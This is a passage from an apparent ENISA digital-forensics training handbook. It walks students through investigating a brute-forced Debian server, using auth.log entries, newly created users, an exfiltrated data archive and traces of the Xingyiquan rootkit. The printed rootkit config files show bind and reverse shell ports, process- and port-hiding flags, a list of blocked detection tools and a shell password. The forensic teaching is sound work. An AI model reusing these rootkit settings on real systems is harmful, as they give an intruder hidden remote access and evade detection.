caine@caine:/media/mapper/coloserver1337--vg-var$ ls
backups cache dump lib local lock log lost+found mail opt run spool tmp www
caine@caine:/media/mapper/coloserver1337--vg-var$ cd log
caine@caine:/media/mapper/coloserver1337--vg-var/log$ ls
alternatives.log  bootstrap.log  debug.1    fontconfig.log  messages   syslog
alternatives.log.1 btmp          dmesg      fsck           messages.1  syslog.1
apache2           btmp.1        dpkg.log   installer       mysql      wtmp
apt              daemon.log   dpkg.log.1 kern.log     mysql.err  wtmp.1
auth.log          daemon.log.1 exim4      kern.log.1   mysql.log  proftpd
auth.log.1        debug        faillog    lastlog      root
caine@caine:/media/mapper/coloserver1337--vg-var/log$
```

Figure 71: directory listing of /var/log of the evidence image (source: screenshot by ENISA)

Students looking into the access.log of Apache will not find anything strange. WordPress is installed but in this case that's not the break-in scenario.

A good place to start is the auth.log in /var/log.

Let's look into the auth(*).log files to see if someone strange logged in.




```
caine@caine:/media/mapper/coloserver1337--vg-var/log$ ls
alternatives.log    bootstrap.log   debug.1      fontconfig.log  messages    syslog
alternatives.log.1  btmp          dmesg       fsck        messages.1  syslog.1
apache2             btmp.1        dpkg.log    installer    mysql      wtmp
apt                daemon.log    dpkg.log.1  kern.log    mysql.err  wtmp.1
auth.log            daemon.log.1 exim4      kern.log.1  mysql.log
auth.log.1          debug         faillog    lastlog    proftpd
caine@caine:/media/mapper/coloserver1337--vg-var/log$ ls -lah auth.log*
-rw-r----- 1 root adm 2,3K ago 16 14:19 auth.log
-rw-r----- 1 root adm 65K ago 15 13:23 auth.log.1
caine@caine:/media/mapper/coloserver1337--vg-var/log$
```

Figure 72: auth.log* files in directory /var/log (source: screenshot by ENISA)

When there is a rootkit installed the attacker can either use an exploit that gives root access or just brute forces the server for login passwords. Failed login attempts are logged as “Failed password for ...”

Go the directory /var/log/ and use grep to search into the content for the keyword “Failed”.

```
$ grep -i failed auth.log*
```



```
caine@caine:/media/mapper/coloserver1337--vg-var/log$ grep -i failed auth.log*
auth.log.1:Jul 14 00:08:25 coloserver1337 sshd[10452]: Failed password for root from 10.0.0.15
port 52022 ssh2
auth.log.1:Jul 14 00:08:25 coloserver1337 sshd[10453]: Failed password for root from 10.0.0.15
port 52024 ssh2
auth.log.1:Jul 14 00:08:25 coloserver1337 sshd[10451]: Failed password for root from 10.0.0.15
port 52020 ssh2
auth.log.1:Jul 14 00:08:27 coloserver1337 sshd[10454]: Failed password for root from 10.0.0.15
port 52026 ssh2
auth.log.1:Jul 14 00:08:27 coloserver1337 sshd[10452]: Failed password for root from 10.0.0.15
port 52022 ssh2
auth.log.1:Jul 14 00:08:27 coloserver1337 sshd[10451]: Failed password for root from 10.0.0.15
port 52020 ssh2
auth.log.1:Jul 14 00:08:29 coloserver1337 sshd[10454]: Failed password for root from 10.0.0.15
port 52026 ssh2
auth.log.1:Jul 14 00:08:29 coloserver1337 sshd[10452]: Failed password for root from 10.0.0.15
port 52022 ssh2
auth.log.1:Jul 14 00:08:29 coloserver1337 sshd[10451]: Failed password for root from 10.0.0.15
port 52020 ssh2
auth.log.1:Jul 14 00:08:29 coloserver1337 sshd[10453]: Failed password for root from 10.0.0.15
port 52024 ssh2
auth.log.1:Jul 14 00:10:54 coloserver1337 sshd[10485]: Failed password for root from 10.0.0.15
port 52032 ssh2
auth.log.1:Jul 14 00:10:54 coloserver1337 sshd[10486]: Failed password for root from 10.0.0.15
port 52034 ssh2
caine@caine:/media/mapper/coloserver1337--vg-var/log$
```

Figure 73: Search for keyword failed into the content of auth.log.1 (source: screenshot by ENISA)

Quick we notice the IP address 10.0.0.15 of the attacker that we have seen before. Take a closer look at auth.log.1 for IP 10.0.0.15.

```
caine@caine:/media/mapper/coloserver1337--vg-var/log
File Edit View Search Terminal Help
Jul 14 00:08:29 coloserver1337 sshd[10453]: Disconnecting: Too many authentication failures for root from 10.0.0.15 port 52024 ssh2 [preauth]
Jul 14 00:08:29 coloserver1337 sshd[10453]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.0.15 user=root
Jul 14 00:08:29 coloserver1337 sshd[10453]: PAM service(sshd) ignoring max retries; 6 > 3
Jul 14 00:09:00 coloserver1337 sshd[825]: pam_unix(sshd:session): session closed for user mike
Jul 14 00:09:00 coloserver1337 su[837]: pam_unix(su:session): session closed for user root
Jul 14 00:09:01 coloserver1337 CRON[10459]: pam_unix(cron:session): session opened for user root by (uid=0)
Jul 14 00:09:01 coloserver1337 CRON[10459]: pam_unix(cron:session): session closed for user root
Jul 14 00:10:51 coloserver1337 sshd[10482]: Received disconnect from 10.0.0.15: 11: Bye Bye [preauth]
Jul 14 00:10:52 coloserver1337 sshd[10484]: Accepted password for root from 10.0.0.15 port 52030 ssh2
Jul 14 00:10:52 coloserver1337 sshd[10484]: pam_unix(sshd:session): session opened for user root by (uid=0)
Jul 14 00:10:52 coloserver1337 sshd[10484]: pam_unix(sshd:session): session closed for user root
Jul 14 00:10:52 coloserver1337 sshd[10485]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.0.15 user=root
Jul 14 00:10:52 coloserver1337 sshd[10486]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.0.0.15 user=root
Jul 14 00:10:54 coloserver1337 sshd[10485]: Failed password for root from 10.0.0.15 port 52032 ssh2
Jul 14 00:10:54 coloserver1337 sshd[10485]: Connection closed by 10.0.0.15 [preauth]
```

Figure 74: Content of auth.log.1 (source: screenshot by ENISA)

We notice that the attacker logged in with the root password from 10.0.0.15 at 14/Jul 00:10:52.

- *Find the break-in method and traces and document these (log files, vulnerability).*

The default setting in Debian 8.5.0 is deny the root user the ability to login to the server with a password. It is not uncommon that this setting is changed for quick root access. If this setting is changed, which is normally a bad idea, the firewall needs to block world wide access to the port of SSH, default TCP 22. Otherwise the SSH service port is worldwide accessible. What possibly happened here is that the root password was brute forced with the tool Hydra-THC⁴⁶.

- *What did the hacker do/modify/install/upload after gaining access?*

After the attacker got root access to the system, he created a user *dump* user and there is a new user *proftpd*. The attacker probably also installed the FTP server ProFTPD.

⁴⁶ THC Hydra <http://sectools.org/tool/hydra/> (last accessed on September 27th, 2016)

```

root@caine:/media/mapper/coloserver1337--vg-var/log#
File Edit View Search Terminal Help
Aug 15 13:17:32 coloserver1337 systemd-logind[510]: Watching system buttons on /dev/input/event12 (Power Button)
Aug 15 13:17:32 coloserver1337 systemd-logind[510]: Watching system buttons on /dev/input/event13 (Sleep Button)
Aug 15 13:17:32 coloserver1337 systemd-logind[510]: Watching system buttons on /dev/input/event14 (Video Bus)
Aug 15 13:17:32 coloserver1337 systemd-logind[510]: New seat seat0.
Aug 15 13:17:32 coloserver1337 sshd[505]: Server listening on 0.0.0.0 port 22.
Aug 15 13:17:32 coloserver1337 sshd[505]: Server listening on :: port 22.
Aug 15 13:20:06 coloserver1337 sshd[1382]: Accepted password for root from 10.0.0.15 port 5341
0 ssh2
Aug 15 13:20:06 coloserver1337 sshd[1382]: pam_unix(sshd:session): session opened for user root by (uid=0)
Aug 15 13:21:30 coloserver1337 useradd[1391]: new group: name=dump, GID=1001
Aug 15 13:21:30 coloserver1337 useradd[1391]: new user: name=dump, UID=1001, GID=1001, home=/home/dump, shell=/bin/sh
Aug 15 13:21:52 coloserver1337 passwd[1399]: pam_unix(passwd:chauthtok): password changed for dump
Aug 15 13:23:17 coloserver1337 useradd[2137]: new user: name=proftpd, UID=111, GID=65534, home=/run/proftpd, shell=/bin/false
Aug 15 13:23:17 coloserver1337 chage[2142]: changed password expiry for proftpd
Aug 15 13:23:17 coloserver1337 useradd[2147]: new user: name=ftp, UID=112, GID=65534, home=/srv/ftp, shell=/bin/false
Aug 15 13:23:17 coloserver1337 usermod[2152]: change user 'ftp' password
Aug 15 13:23:18 coloserver1337 chage[2157]: changed password expiry for ftp
~
```


Figure 75: Creation of two new users in auth.log.1 (source: screenshot by ENISA)

```

root@caine:/media/mapper/coloserver1337--vg-root/etc#
File Edit View Search Terminal Help
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
uuidd:x:104:109::/run/uuidd:/bin/false
Debian-exim:x:105:110::/var/spool/exim4:/bin/false
messagebus:x:106:111::/var/run/dbus:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
avahi-autoipd:x:108:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin
mike:x:1000:1000:Mike,,,:/home/mike:/bin/bash
mysql:x:110:117:MySQL Server,,,:/nonexistent:/bin/false
dump:x:1001:1001::/var/dump:/bin/sh
proftpd:x:111:65534::/run/proftpd:/bin/false
ftp:x:112:65534::/srv/ftp:/bin/false
root@caine:/media/mapper/coloserver1337--vg-root/etc#
```

Figure 76: part of content of /etc/passwd showing the two new users (source: screenshot by ENISA)

The home directory of the user dump is /var/dump.




```
caine@caine:/media/mapper/coloserver1337--vg-var/dump$ cd dump/
caine@caine:/media/mapper/coloserver1337--vg-var/dump$ ls
company-data-RETD4523.tgz  trash
caine@caine:/media/mapper/coloserver1337--vg-var/dump$
```

Figure 77: Content of home directory of user dump (source: screenshot by ENISA)

- At what level did the attacker gain access?


The attacker brute forced the root user and logged in as root through SSH so he got root access. At this level of compromise, you have lost control of the server and cannot trust it anymore.

- What did the attacker to maintain access?



```
root@caine:/media/mapper/coloserver1337--vg-tmp$ ls
xingyi_bindshell_pid  xingyi_bindshell_port
root@caine:/media/mapper/coloserver1337--vg-tmp$ file *
xingyi_bindshell_pid: ASCII text
xingyi_bindshell_port: 777 archive data
root@caine:/media/mapper/coloserver1337--vg-tmp$ cat xingyi_bindshell_pid
3398
root@caine:/media/mapper/coloserver1337--vg-tmp$ cat xingyi_bindshell_port
7777
root@caine:/media/mapper/coloserver1337--vg-tmp$
```

Figure 78: Traces of files of the rootkit Xingyiquan (source: screenshot by ENISA)




```

root@caine:/media/mapper/coloserver1337--vg-tmp/.rk# ls -alh
total 9,0K
drwxrwxrwt 8 root root 1,0K ago 16 14:17 .
drwxr-xr-x 7 root root 140 set 14 19:32 ..
drwxrwxrwt 2 root root 1,0K ago 15 13:17 .font-unix
drwxrwxrwt 2 root root 1,0K ago 15 13:17 .ICE-unix
drwxr-xr-x 3 root root 1,0K ago 15 13:34 .rk
drwxrwxrwt 2 root root 1,0K ago 15 13:17 .Test-unix
drwxrwxrwt 2 root root 1,0K ago 15 13:17 .X11-unix
drwxrwxrwt 2 root root 1,0K ago 15 13:17 .XIM-unix
-rw-r--r-- 1 root root 5 ago 15 13:38 xingyi_bindshell_pid
-rw-r--r-- 1 root root 5 ago 15 13:38 xingyi_bindshell_port
root@caine:/media/mapper/coloserver1337--vg-tmp# cd .rk
root@caine:/media/mapper/coloserver1337--vg-tmp/.rk# ls -alh
total 103K
drwxr-xr-x 3 root root 1,0K ago 15 13:34 .
drwxrwxrwt 8 root root 1,0K ago 16 14:17 ..
drwxr-xr-x 4 caine caine 1,0K ago 15 13:37 xingyiquan
-rwxr-x--- 1 root root 100K ago 15 13:28 xingyiquan.tar
root@caine:/media/mapper/coloserver1337--vg-tmp/.rk#

```

Figure 79: listing of content of /tmp (source: screenshot by ENISA)



```

root@caine:/media/mapper/coloserver1337--vg-tmp/.rk/xingyiquan/xingyi_kernel_src# ls -alh
total 944K
drwxr-xr-x 3 caine caine 1,0K ago 15 13:38 .
drwxr-xr-x 4 caine caine 1,0K ago 15 13:37 ..
-rw-r--r-- 1 caine caine 171 nov 1 2014 Makefile
-rw-r--r-- 1 root root 59 ago 15 13:38 modules.order
-rw-r--r-- 1 root root 0 ago 15 13:38 Module.symvers
drwxr-xr-x 2 root root 1,0K ago 15 13:38 .tmp_versions
-rw-r--r-- 1 caine caine 2,3K nov 2 2014 xingyi_getopenreg4_3.6.h
-rw-r--r-- 1 caine caine 2,1K nov 2 2014 xingyi_getopenreg4_3.7.h
-rw-r--r-- 1 caine caine 763 nov 2 2014 xingyi_headers.h
-rw-r--r-- 1 caine caine 7,0K nov 2 2014 xingyi_kern_source.h
-rw-r--r-- 1 root root 806 ago 15 13:37 xingyi_lkm_config.h
-rw-r--r-- 1 caine caine 798 ago 15 13:37 xingyi_lkm_config.h.bak
-rw-r--r-- 1 caine caine 798 nov 2 2014 xingyi_lkm_config_orig.h
-rw-r--r-- 1 caine caine 36K nov 2 2014 xingyiquan.c
-rw-r--r-- 1 root root 384K ago 15 13:38 xingyiquan.ko
-rw-r--r-- 1 root root 320 ago 15 13:38 .xingyiquan.ko.cmd
-rw-r--r-- 1 root root 2,3K ago 15 13:38 xingyiquan.mod
-rw-r--r-- 1 root root 65K ago 15 13:38 xingyiquan.mod.o
-rw-r--r-- 1 root root 37K ago 15 13:38 .xingyiquan.mod.o.cmd
-rw-r--r-- 1 root root 323K ago 15 13:38 xingyiquan.o
-rw-r--r-- 1 root root 68K ago 15 13:38 .xingyiquan.o.cmd
-rw-r--r-- 1 caine caine 4,6K nov 2 2014 xingyi_tcpseq_2.6.25.h
root@caine:/media/mapper/coloserver1337--vg-tmp/.rk/xingyiquan/xingyi_kernel_src#

```

Figure 80: Config (kernel) of rootkit Xingyiquan (source: screenshot by ENISA)

```

root@caine:/media/mapper/coloserver1337--vg-tmp/.rk/xingyiquan/xingyi_kernel_src# cat xingyi_lkm_config.h
#ifndef _xingyi_lkm_config_H_
#define _xingyi_lkm_config_H_

/* sys_call_table on ubuntu 10.10 i386 */

unsigned long *proto_sys_call = (unsigned long *) 0xffffffff81601440;
int reverse_shell_port = 7777;
int knock_reverse_shell_port = 1337;
int bind_port = 7777; ←
char *_hidden_reverse_shell_pid = NULL;
char *_hidden_bind_shell_pid = NULL;
int should_i_disable_sys_kill = 1;
int should_i_hide_process = 1;
int should_i_hide_port = 1;
/* log file names must contains fingerprint string in order to get hidden */
char *log_reverse_pid = "/tmp/xingyi_reverse_pid";
char *log_bind_pid = "/tmp/xingyi_bindshell_pid";
char *log_reverse_port = "/tmp/xingyi_reverse_port";
char *log_bind_port = "/tmp/xingyi_bindshell_port";
static char cmd_blocked[3][10] = {{"rkhunter"}, {"chkrootkit"}, {"tripwire"}};

#endif

root@caine:/media/mapper/coloserver1337--vg-tmp/.rk/xingyiquan/xingyi_kernel_src#
    
```

Figure 81: Content of config (kernel) of rootkit Xingyiquan (source: screenshot by ENISA)

```

root@caine:/media/mapper/coloserver1337--vg-tmp/.rk/xingyiquan/xingyi_userspace_src# ls
clean          xingyi_reverse_shell      xingyi_userspace_config.h
set            xingyi_reverse_shell.c   xingyi_userspace_functions.h
xingyi_bindshell  xingyi_rootshell
xingyi_bindshell.c xingyi_rootshell.c
root@caine:/media/mapper/coloserver1337--vg-tmp/.rk/xingyiquan/xingyi_userspace_src# cat xingyi_userspace_config.h
#ifndef _xingyi_userspace_config_H_
#define _xingyi_userspace_config_H_

int reverse_shell_port = 7777;
int bind_port = 7777;


/* log file names must contains fingerprint string in order to get hidden */
char *log_reverse_pid = "/tmp/xingyi_reverse_pid";
char *log_bind_pid = "/tmp/xingyi_bindshell_pid";
char *log_reverse_port = "/tmp/xingyi_reverse_port";
char *log_bind_port = "/tmp/xingyi_bindshell_port";

/* maximal password length is 16 */
static const char *bindshell_password = "dumpyard26a"; ←
static const char *rootshell_password = "dumpyard26a";
#endif

root@caine:/media/mapper/coloserver1337--vg-tmp/.rk/xingyiquan/xingyi_userspace_src#
    
```

Figure 82: Content of config (user) of rootkit Xingyiquan (source: screenshot by ENISA)

- Examine the data (find logs and other useful traces) for signs of the malware distribution.




```
caine@caine:/tmp/evidence$ ls -ahl
total 40M
drwxr-xr-x 3 1001 1001 4,0K ago 16 14:18 .
drwxr-xr-x 14 root root 4,0K ago 15 13:24 ..
-rw-r--r-- 1 1001 1001 40M ago 16 14:19 company-data-RETD4523.tgz
drwxr-xr-x 2 1001 1001 4,0K ago 15 13:27 trash
caine@caine:/media/mapper/coloserver1337--vg-var/dump$ ls -ahl trash/
total 8,0K
drwxr-xr-x 2 1001 1001 4,0K ago 15 13:27 .
drwxr-xr-x 3 1001 1001 4,0K ago 16 14:18 ..
caine@caine:/media/mapper/coloserver1337--vg-var/dump$ mkdir /tmp/evidence
caine@caine:/media/mapper/coloserver1337--vg-var/dump$ cp company-data-RETD4523.tgz /tmp/evidence/
caine@caine:/media/mapper/coloserver1337--vg-var/dump$ cd /tmp/evidence/
caine@caine:/tmp/evidence$ ls
company-data-RETD4523.tgz
caine@caine:/tmp/evidence$
```

Figure 83: Uploaded data (source: screenshot by ENISA)

A TGZ file is a Tar⁴⁷ GZip file and contains a compressed archive at 16/Aug/2016 14:19. These files can be extracted with the TAR command.

E.g. tar xfzv company-data-RETD4523.tgz


Note that Linux systems are case sensitive.



```
caine@caine:/tmp/evidence$ tar xfzv company-data-RETD4523.tgz
.data/
.data/Documents/
.data/Documents/company_documents.zip
.data/Documents/customers.txt
.data/Documents/Numbers.txt
.data/Linux/
.data/Linux/shadow
.data/Linux/ps
.data/Linux/passwd
.data/SystemProfile/
.data/SystemProfile/sysinfo.txt
.data/SystemProfile/mimikatz.log
.data/SystemProfile/bpd.log
.data/SystemProfile/netscan/
.data/SystemProfile/netscan/192.168.5.15.xml
.data/SystemProfile/netscan/192.168.5.10.xml
.data/SystemProfile/netscan/192.168.5.1.xml
caine@caine:/tmp/evidence$
```

